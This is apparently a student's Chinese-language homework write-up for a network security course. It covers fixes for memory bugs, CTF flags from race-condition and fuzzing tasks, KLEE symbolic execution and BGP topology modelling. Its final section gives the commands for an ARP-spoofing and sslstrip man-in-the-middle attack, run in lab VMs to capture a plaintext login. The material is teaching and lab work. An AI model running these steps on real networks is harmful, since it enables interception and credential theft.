CNS Homework 3

資工三 b05902058 陳竣宇

1. My First Project

1. 在 `edit_person()` 中，變數 `idx` 是使用 `read_int()` 的方式讀入，若輸入超過INT_MAX的值和負數可能會讓其overflow導致 `Segmentation fault` 或 `std::bad_alloc` 使程式終止
    - 在進入更改資料的if判斷式各加上 `&& idx >= 0`
2. 使用者連續操作 `New —> Edit —> New` 就會使程式發生 `Segmentation fault` 。原因在於 `Edit` 時check函式是以傳指標為object的方式運作，因此跳出時會執行destructor，而在PM的destructor中執行了 `delete[] project;` 使得之後的操作就失去了project這個元素
    - 將 `delete[] project;` 註解掉
3. 在 `new_person()` 中，指標變數 `pm_count 、 rd_count 、 hr_count` 在成功新增後並沒有正確更新數值，因此在連續新增15筆資料以上之後因為沒有受到if判斷式的限制使其超過原先分配的記憶體空間，再用 `show_person` 後會導致 `Segmentation fault`
    - `*pm_count++;` 改為 `(*pm_count)++;` 其餘以此類推
    - 修改後個數超過 `MAX` 後就無法新增
4. PM的初始化有問題
    - 102行改為 `salary = usalary`

2. Pokemon Master

`BALSN{T0CT0U/R4CE_C0NDI7I0N_I5_50_IN7ERE57ING}`

- 同時送3個http request讓每個request同時執行
- 因為同時讀寫檔案使得server發生race condition導致coin的讀取和寫入的順序不正確
- 避免用 `a` 的方式寫檔或是在寫檔時上lock

3. Fuzz it!

`BALSN{This_!5_7h3_34sy_onE}`
`BALSN{FUzziNG_i5_S0_Fun!}`
`BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}`
`BALSN{N0w_Y0u_UnD3RS7aND_H0w_Fuzz3r_W0rK_^^}`
`BALSN{G0od_LucK_K33P_Try!nG}`

- 一開始先傳一個20bytes的字串給server得到其傳回來的值並開始update儲存路徑input的dictionary
- 在每個iteration都隨機選擇一個path並選出一個dimension後assign給它一個[0, 255]的值
- 之後再將它傳給server並觀察server回傳路徑的變化，若產生不在dict的新路徑就update dict後跑下一輪，沒有就繼續試其他維度，若在 `threshold` 次內皆沒有新路徑就跑下一輪

4. Symbolic Execution


```
BALSN{P4tH_3xpl0s!oN_b0oo0oO0o0oOO0ooOM}
```

- 按照tutorial安裝docker, klee
- `klee_make_symbolic(buf, sizeof(buf), "buf");` 將變數標記為符號
- 把有包括 - 的if-condition都註解掉減少path
- 因為不考慮有 - 的input所以迴圈的bound皆改為0x20
- 用klee跑出符合條件的input後再加入 -

```
1 | echo -n "2b59e59e-0c25-421c-96d1-4670f6baee01" | nc 140.112.31.97 10162
```

5. BGP and Network Model


1.



2.


- BA model
  - source: https://en.wikipedia.org/wiki/Barabási–Albert_model (https://en.wikipedia.org/wiki/Barab%C3%A1si%E2%80%93Albert_model)
  - BA model的特性包含了幾個特性使其較符合AS-level topology的情況
    - scale-free network代表其遵守power-law degree distributions
    - Growth代表節點數會隨著時間而增加
    - Preferential attachment表示degree數較多的節點有較大的能力取得link

3.



- 經實驗後發現只要AS_number和m固定，edge_number就會是constant，因此3次的平均會和原本的值相同
- edge_number會隨著AS_number和m的值上升而增加
- 結果分析edge_number大約是 AS_number * m
- m推測應該是一個節點加入此network後新增的link數

4.



- The number of neighbors會隨著AS_number的值上升而增加

6. SSL Stripping

1.

- 設定好兩台VM(kali linux)並把網路設定為橋接介面卡使兩台VM可以互連
- attacker

```
1 echo 1 > /proc/sys/net/ipv4/ip_forward (使attacker可以轉傳封包)
2 iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --
3 route -n (find gateway ip address)
4 arpspoof -i eth0 -t [victim_ip] -r [gateway_ip]
```

此時attacker已開始攔截封包，接下來讓victim對 `http://linux10.csie.org:15004/hw3.htm` 送出request並在attacker用wireshark觀察就可以得到packet1

2.

- 接續第一題的設定
- attacker新開一個terminal

```
sslstrip -l 8080
```

- victim以 `http` 進入ceiba登入介面，輸入帳號密碼後送出表單
- attacker即可在wireshark得到包含未加密帳密的packet2